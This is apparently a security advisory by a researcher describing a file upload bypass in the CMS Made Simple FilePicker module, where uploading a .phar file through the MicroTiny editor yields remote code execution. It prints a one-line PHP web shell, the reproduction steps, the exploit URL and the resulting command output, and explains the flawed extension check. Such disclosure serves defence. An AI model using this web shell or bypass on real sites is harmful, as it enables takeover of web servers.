

File upload bypass with .phar extension lead to RCE


Author: Riccardo Krauter @ [Soter IT Security](#) 

Summary

The vulnerability affect the `FilePicker` module, it is possible to bypass the restriction and upload a malicious file with `.phar` extension to gain Remote Code Execution


Steps to reproduce the issue

Prepare a PoC file with `.phar` extension with arbitrary php code in it.




```
report.md | info.phar
1  <?php
2  system($_GET['cmd']);
3  phpinfo();
4  ?>
```


Login into the admin area and surf to the `MicroTiny WYSIWYG editor` functionality then click on the **insert/edit image** button. The screenshot below shows this steps.




A new window will be opened, now click on the search button, the `CMSMS File Picker` will be shown.




Now the FilePicker module will be used. Click on the upload button.



Select the .phar malicious file.



The file should be uploaded.




Surf to the `.phar` file to gain RCE.

localhost/cmsms/uploads/info.phar?cmd=id;

file upload to RCE PoC

uid=33(www-data) gid=33(www-data) groups=33(www-data)

PHP Version 7.4.3



System	Linux ubuntu 5.4.0-58-generic #64-Ubuntu SMP Wed Dec 9 08:16:25 UTC 2020 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqld.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

The exploit is working because the upload handler checks only if the extension contains the `php` string (obviously `phar` does not match).

The exploit works fine on a standard Ubuntu system, here the configuration used for the tests:

- Linux ubuntu 5.4.0-58-generic
- php version 7.4.3
- Apache/2.4.41 (Ubuntu)
- File Picker version = "1.0.5"